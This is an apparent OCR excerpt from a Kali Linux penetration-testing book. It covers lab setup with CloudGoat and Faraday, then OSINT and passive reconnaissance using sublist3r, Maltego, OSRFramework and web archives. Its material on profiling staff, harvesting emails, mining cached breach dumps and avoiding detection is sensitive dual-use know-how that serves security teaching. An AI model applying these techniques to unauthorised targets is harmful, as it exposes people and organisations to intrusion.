


Figure 1.44: Creation of an Access key ID for the IAM user

Now that we have created the IAM user with administrative privileges within the AWS account, let us go ahead and install CloudGoat on the Docker image within Kali Linux by running the following commands in the terminal:

```
sudo apt install docker.io
sudo docker pull rhinosecuritylabs/cloudgoat
sudo docker run -it rhinosecuritylabs/cloudgoat:latest
```

Finally, configure the AWS client to connect to our AWS infrastructure using `aws configure --profile masteringkali` with the latest access key and secret that we downloaded from AWS, as shown in *Figure 1.45*. We will be exploring this tool in more detail in *Chapter 8, Cloud Security Exploitation*:

```
┌──(root㉿kali)-[/home/kali]
└─# docker run -it rhinosecuritylabs/cloudgoat
bash-5.0# ls
Dockerfile        README.md         core              scenarios
LICENSE           cloudgoat.py      docker_stack.yml
bash-5.0# aws configure --profile masteringkali
AWS Access Key ID [None]: AKIA2OTJVSJI7TT3ZPP
AWS Secret Access Key [None]: abc123aksdjfadkjfdkjn313123
Default region name [None]: us-west-1
Default output format [None]:
bash-5.0#
```

Figure 1.45: Configuration of AWS client for our newly created access key

Figure 1.46 depicts the LAB architecture of our setup for practicing penetration testing on our defined targets:




Figure 1.46: Our Mastering Kali Linux practice lab architecture

We have successfully built our own virtualized internal lab, and this should provide us with a wide range of exposure to identify and exploit multiple vulnerabilities within the infrastructure, application, and cloud. We should have the following set up:

- A Domain Controller running on Windows Server 2016 running Mutillidae through XAMPP
- A vulnerable on-premises Microsoft Exchange server running on Windows Server 2016 with missing patches.

- An obsolete Microsoft Windows 2008 R2 (Metasploitable3 server) running multiple vulnerable services.
- One domain administrator, one exchange administrator, and a normal domain user – which we will utilize in the latter part of this book to perform privilege escalation based on the roles.
- The AWS cloud deployment tool on a Docker image to set up vulnerable AWS infrastructure resources.

Testers have to ensure that all the VMs that are created as part of this lab network should always have the settings of the network set to NAT network and the network name as InsideNetwork, so that the VMs can communicate with each other.

Managing collaborative penetration testing using Faraday

One of the most difficult aspects of penetration testing is remembering to test all of the relevant parts of the network or system target, or trying to remember whether the target was actually tested after the testing has been completed. In some cases, a single client may have multiple penetration testers performing scanning activities from multiple locations, and management would like to have a single view. Faraday can provide this, assuming all of the penetration testers are able to ping each other on the same network or on the internet for external assessment.

Faraday is a multiuser penetration test **Integrated Development Environment** (**IDE**). It is designed for testers to distribute, index, and analyze all of the data that is generated during the process of a penetration test or technical security audit to provide different views, such as **Management**, **Executive Summary**, and **Overall Issues** lists.

This IDE platform was developed in Python by InfoByte, and version 3.14.3 is installed by default in the latest version of Kali Linux. You can navigate, from the menu, to **Applications**, click on **12-Reporting tools**, and then click on **Faraday start**. It should open up a new screen for you to enter your password to perform service changes. You should now be presented with the following screen to set up a username and password for the Faraday web portal.

Once the username and password are both set, the application should open the web browser, pointing to `http://localhost:5985/`

You will now be able to create workspaces for each project. The next step is to make sure all the testers that are to utilize the Faraday client perform all the tasks by running `faraday-client` in the terminal; it should prompt you to enter the credentials for the application. Use the same credentials that you just created, and you should now be able to see the same screen as that displayed in *Figure 1.47*:




Figure 1.47: Running Nmap scan through the Faraday client

Following this screen, any scanning command-line activities that you or any other penetration testers in your team carry out can be visualized by clicking on the **Faraday web** application; this will display something similar to that shown in *Figure 1.48*:




Figure 1.48: The real-time dashboard of Faraday

There is a limitation of the free version of Faraday 3.15.0, where real-time operations, insights, and data analysis cannot be utilized by testers to visualize the whole list of issues in a single place.

Summary

In this chapter, we looked at the different threat actors and their motivations, along with certain methodologies and goal-based penetration testing that help organizations to test themselves against real-time attacks. We learned how penetration testers can use Kali Linux on different platforms to assess the security of data systems and networks. We have taken a quick look at how to install Kali on different virtualized and cloud platforms and ran a Kali Linux operating system Docker image, along with one on a non-rooted Android phone.

We built our own verification lab, set up Active Directory Domain Services, along with an Exchange Server instance, and two VMs on the same network, one of which is hosting a vulnerable web application. Most importantly, we learned how to customize Kali to increase the security of our tools and the data that they collect. We're working to achieve the goal of making tools support our process instead of the other way around!

In the next chapter, we will learn how we can effectively master **Open-Source Intelligence** (**OSINT**) in this era to identify the weak attack surfaces of our target and create customized username and password lists to facilitate more focused attacks, extracting these details from the dark web, along with other methods.

2

Open-Source Intelligence and Passive Reconnaissance

Gathering all possible information on a target is always the most important aspect of a penetration tester's thinking to achieve the best outcomes. In cybersecurity, gathering information through publicly available sources is often referred to as **Open-Source Intelligence** (**OSINT**). Passive reconnaissance through OSINT occurs during the first step of the kill chain when conducting a penetration test or attack against a given organization. An attacker will typically dedicate up to 75% of the overall work effort for a penetration test to reconnaissance, as it is this phase that allows the target to be defined, mapped, and explored for the vulnerabilities that will eventually lead to exploitation.

There are two types of reconnaissance:

- Passive reconnaissance (direct and indirect)
- Active reconnaissance

Passive reconnaissance is the art of collecting and analyzing openly available information, usually from the target itself or public sources online. On accessing this information, the tester or attacker

does not interact with the target in an unusual manner—requests and activities will not be logged and so will not be traced directly to the tester. Therefore, passive reconnaissance is conducted first to minimize the direct contact that may signal an impending attack or to identify the attacker.

In this chapter, you will learn the principles and practices of passive reconnaissance and OSINT, which include the following:

- Basic principles of reconnaissance
- OSINT
- Online resources and dark web search
- Obtaining user information
- Profiling users for password lists
- Using social media to extract password wordlist

Active reconnaissance, which involves direct interaction with the target, will be covered in *Chapter 3*, *Active Reconnaissance of External and Internal Networks*.

Basic principles of reconnaissance

Reconnaissance, or recon, is the first step of the kill chain when conducting a penetration test or an attack against a data target. It is conducted before the actual test or attack on a target network. The findings will give us an idea of where additional reconnaissance may be required or the vulnerabilities that can be capitalized upon during the exploitation phase. Reconnaissance activities are segmented on a gradient of interactivity with the target network or device.

Passive reconnaissance does not involve any malicious, direct interaction with the target network. The attacker's source IP address and activities are not logged (for example, a Google search for the target's email addresses will not leave a trail that the target can detect). It is difficult, if not impossible, for the target to differentiate passive reconnaissance from normal business activities.

Passive reconnaissance is divided further into the categories of direct and indirect. Direct passive reconnaissance involves the normal interactions that occur when an attacker expectedly interacts with the target. For example, an attacker will log on to the corporate website, view various pages, and download documents for further study. These interactions are expected user activities and are rarely detected as a prelude to an attack on the target. In indirect passive reconnaissance, there will be absolutely no interaction with the target organization.

In contrast, active reconnaissance involves direct queries or other interactions (for example, port scanning of the target network) that can trigger system alarms or allow the target to capture the attacker's IP address and activities. This information could be used to identify and arrest an attacker, or used during legal proceedings. Therefore, passive reconnaissance carries a lot less risk but, like its active counterpart, has its limitations.

Penetration testers or attackers generally follow a process of structured information gathering, moving from a broad scope (the business and regulatory environments) to something much more specific (user account data).

To be effective, testers should know exactly what they are looking for and how the data will be used before collection starts. Using passive reconnaissance and limiting the amount of data collected minimizes the risk of being detected by the target.

OSINT

The first step in a penetration test or an attack is information collection using OSINT. This is the art of collecting information from public sources, particularly through the internet. The amount of available information is considerable—most intelligence and military organizations are actively engaged in OSINT activities to collect information about their targets, and to guard against data leakage about them.

OSINT can be divided into two types: **offensive** and **defensive**. Offensive deals with harvesting all the data that is required to prepare an attack on the target, while defensive is the art of collecting the data of previous breaches and any other security incidents relevant to the target that can be utilized to defend or protect themselves. The diagram displayed in *Figure 2.1* depicts a basic mind map for OSINT:




Figure 2.1: Basic mind map for OSINT

Offensive OSINT

The information that is targeted for collection is dependent on the initial goal of the penetration test. For example, if testers want to access personal health records, they will need the names and biographical information of relevant parties involved (third-party insurance companies, healthcare providers, head of IT operations in any industry, commercial suppliers, and so on), their usernames, and their passwords. If the route of an attack involves social engineering, they may supplement this information with details that give credibility to the requests for information, such as:

- **Domain names**: Identification of targets for the attackers or penetration testers during an external scenario begins with domain names, which is the most crucial element of OSINT:
    - **Sub-domains**: These are the domains that are part of the main domain; for example, if a domain offered to the target is `sample.com`, it might use `demo.sample.com`, `producton.sample.com`, `ecommerce.sample.com`, and so on. Identification of these domains will provide the attackers with a wider range of assets to assess in the reconnaissance phase.
    - **DNS entries**: In today's cyber world, everything can be potentially networked. That means each device that is connected to the internet has a unique IP address assigned to it. Likewise, the DNS entries are a list of human-friendly names that are assigned to a specific IP address, for example, `demo.sample.com`, that is translated to an IP

address in the format `104.x.x.243`. DNS entries include A (hostname to an IP), NS (name server), CNAME (canonical name), MX (mail exchange) AAAA (DNS record to IP v6), SRV (service record), TXT (text record), and PTR (pointer record, which is opposite to the A record). All this information will provide the attackers not only with details relating to DNS, but also a wide range of other information—such as what type of service they run on—which attackers can then utilize to begin equipping the attack strategy.

    - **Mail exchange**: Although we will find the MX records from the DNS entries, identifying the mail exchange is treated as a completely different set of enumeration, since most of the time they involve a third party that provides mail delivery services, which can be potentially utilized by the attackers to send bulk emails by exploiting the SMTP normal functionality of the mail relay.

- **DNS reconnaissance and route mapping**: Once a tester has identified the target that has an online presence and contains items of interest, the next step is to identify the IP addresses and routes to the target. DNS reconnaissance is concerned with identifying who owns a particular domain or series of IP addresses (information such as WHOIS, although this has changed a lot after the General Data Protection Regulation), the DNS information defining the actual domain names and IP addresses assigned to the target, and the route between the penetration tester or the attacker and the final target.

This information gathering is semi-active—some of the information is available from freely available sources, while other information is available from third parties such as DNS registrars. Although the registrar may collect IP addresses and data concerning requests made by the attacker, it is rarely provided to the end target. The information that could be directly monitored by the target, such as DNS server logs, is almost never reviewed or retained. Because the information needed can be queried using a defined systematic and methodical approach, its collection can be automated.

In the following sections, we will discuss how easy it would be to enumerate all the domain names just by using simple tools that are preinstalled within Kali Linux.

Gather domain information

We will utilize the sublist3r tool to perform domain harvesting. This tool is not preinstalled in Kali Linux; however, it can be installed by running `sudo apt install sublist3r` in the terminal. This tool is written in Python, which will enumerate the sub-domains of a primary domain using the OSINT techniques. It utilizes APIs such as the Google, Bing, Baidu, and ASK search engines. Additionally, it also performs searches in NetCraft, VirusTotal, Threatcrowd, DNSDumpster, and ReverseDNS, while also performing DNS brute force using a specific wordlist.

Once the tool is installed, attackers can run `sudo sublist3r -d ourtargetcompany.com -t 3 -e bing` to search for sub-domains in the Bing search engine, as shown in *Figure 2.2* for `packtpub.com`:

Figure 2.2: Sub-domain information gathering through sublist3r of packtpub.com using the Bing API

One might encounter an error message of VirusTotal blocking the requests. This can be fixed by adding your own API key by entering `export VT_APIKEY=yourapikey`. An API key can be generated by creating an account at `virustotal.com`.

Maltego

Maltego is one of the most capable OSINT frameworks for both individual and organizational reconnaissance. It is a GUI tool that can gather information on any individual by extracting the information that is publicly available on the internet by various methods, such as email addresses, URLs, social media network profiles of an individual, and mutual connections between two individuals. It is also capable of enumerating the DNS, brute-forcing the normal DNS, and collecting the data from social media in a format that can be easily read.

We can utilize this tool by developing a visualization of the data that has been gathered. The community edition, Maltego 4.2.17, is shipped along with Kali Linux. The easiest way to access this application is to type `maltego` in the terminal. The tasks in Maltego are called transforms. Transforms come built into the tool and are defined as being code scripts that execute specific tasks.

There are also multiple plugins available in Maltego, such as the SensePost toolset, Shodan, VirusTotal, and ThreatMiner.

The steps to use Maltego for OSINT are as follows:

1. In order to access Maltego, you will need to create an account by visiting `https://www.maltego.com/ce-registration/`. Once the account is created and you are successfully logged in to the Maltego application, you should see the screen shown in *Figure 2.3*:




Figure 2.3: Start-up screen of Maltego

2. Upon clicking **Run** under **Maltego CE (Free)**, agree to the terms and conditions, install transforms, select a web browser option (privacy mode), and lastly, click on **Ready**. That will enable us to utilize the community transforms. There is a limit on how many you can utilize, however.
3. Transform Hub is where the Maltego client allows users to easily install the transforms from different data providers, which have both commercial and community transforms.
4. Once everything is complete, you should be ready to use Maltego; create a machine by navigating to **Machines** in the **Menu** folder and clicking on **Run Machine**, as shown in *Figure 2.4*; then you will be able to start an instance of the Maltego engine.




Figure 2.4: Running a machine in Maltego

After running a machine, the following machine selections will typically be presented:

- **Company Stalker**: This will retrieve all email addresses associated with a domain and then see which one has entries on social networking sites, such as LinkedIn. It also downloads and extracts metadata from published documents on the internet by filtering to the specific domain as a target.
- **Find Wikipedia edits**: This transform looks for the details from the Wikipedia edits and searches for them across all social media platforms.
- **Footprint L1**: This performs basic footprints of a domain.
- **Footprint L2**: This performs medium-level footprints of a domain.
- **Footprint L3**: This performs an intense deep dive into a domain and is typically used with care since it will consume a large amount of the memory resources running on Kali Linux.
- **Footprint XML**: This works on large targets, such as a company hosting its own data centers, and tries to obtain the footprint by looking at **sender policy framework** (**SPF**) records hoping for netblocks, as well as reverse delegated DNS to their name servers.
- **Person - Email Address**: This is used to obtain someone's email address and see where it's used on the internet. The input is

not a domain, but rather a full email address.

- **Prune Leaf entries**: This filters the information by providing options to delete certain parts of the network.
- **Twitter digger X**: This analyzes tweets for aliases.
- **Twitter digger Y**: This works on Twitter affiliations; it finds a tweet, extracts it, and analyzes it.
- **Twitter Monitor**: This can be used to monitor Twitter for hashtags and named entities mentioned around a certain phrase. The input is a phrase.
- **URL to Network and Domain Information**: This transform will identify the domain information of other **Top-Level Domains** (**TLDs**). For example, if you provide `www.cyberhia.com`, it will identify `www.cyberhia.co.uk` and `cyberhia.co.in` and so on as the other TLDs.

Attackers begin with Footprint L1 to gain a basic understanding of the domain and the sub-domains that are potentially available, along with relevant IP addresses. It is good practice to begin with this information as part of information gathering; however, attackers can also utilize all the other machines mentioned previously to achieve their goal. Once the machine is selected, click on **Next** and specify a domain, for example, `cyberhia.com`. *Figure 2.5* provides an overview of `cyberhia.com`:




Figure 2.5: Maltego results on a dashboard on the Footprint L1 module for cyberhia.com

OSRFramework

OSRFramework is a tool designed by i3visio to perform open-source threat intelligence as a web interface with consoles such as OSRFConsole. To install this framework, install `pip3` by running `sudo apt install python3-pip` in the terminal. Finally, the OSRFramework tool can be installed directly through `pip3` by running the `sudo pip3 install osrframework` command in the same terminal.

OSRFramework provides threat intelligence about keywords in multiple sources and also provides the flexibility to be a standalone tool—or a plugin to Maltego. There are three handy modules that come with OSRFramework, each of which can be utilized by penetration testers during external threat intelligence data collection:

- `usufy`: This is used for searching on multiple search engines, to identify the keywords in a URL, and to automatically enumerate and store all the results in `.csv` format. The following is the output of `cyberhia` as a keyword for `usufy`:

```
usufy -n cyberhia
```

- `mailfy`: This identifies a keyword and adds the email domains to the end of the keyword, while automatically searching in haveibeenpawned.com with an API call:

```
mailfy -n cyberhia
```

- `searchfy`: This searches for a keyword in Facebook, GitHub, Instagram, Twitter, and YouTube. The testers can run `searchfy -q "cyberhia"` in the terminal to query `cyberhia` as a keyword for `searchfy`, as shown in *Figure 2.6*:




Figure 2.6: searchfy output for the cyberhia keyword

Web archives

When something is deleted from the internet, it is not necessarily completely deleted from everywhere. Every page that is visited by Google is backed up as a snapshot in Google's cache servers. Typically, these cache servers are intended to see whether Google can serve you the best available option to base your search query on.

The same technique can be utilized by attackers to gather information about a given target. For example, say a hacked database's details were posted in `sampledatadumpwebsite.com`, and that the website or the link is taken off the internet.

If the page has been accessed by Google, this information can serve as a great source of information for attackers, including usernames, password hashes, what type of backend was being utilized, and other relevant technical and policy information.

Wayback Machine maintains the digital archive of the internet web pages. The following link is the second level used after the google cache when harvesting past data `https://web.archive.org/web/`. *Figure 2.7* is a screenshot of `cyberhia.com` in the WayBack Machine, as of 24 March 2018:




Figure 2.7: Cached page for cyberhia.com as of March 2018

Google Cache, Wayback Machine, and the live version of any given domain can be accessed directly by visiting https://cachedviews.com/.

Passive Total

Passive Total by RiskIQ is another platform that provides OSINT on any specific target domain. It has both a commercial offering and a version for the community (https://community.riskiq.com/). Attackers can enumerate the information about a target within this portal such as the DNS and IP address, certificate information, and the frequency of the changes that happen on a particular sub-domain.

Figure 2.8 provides the details about `cyberhia.com`:

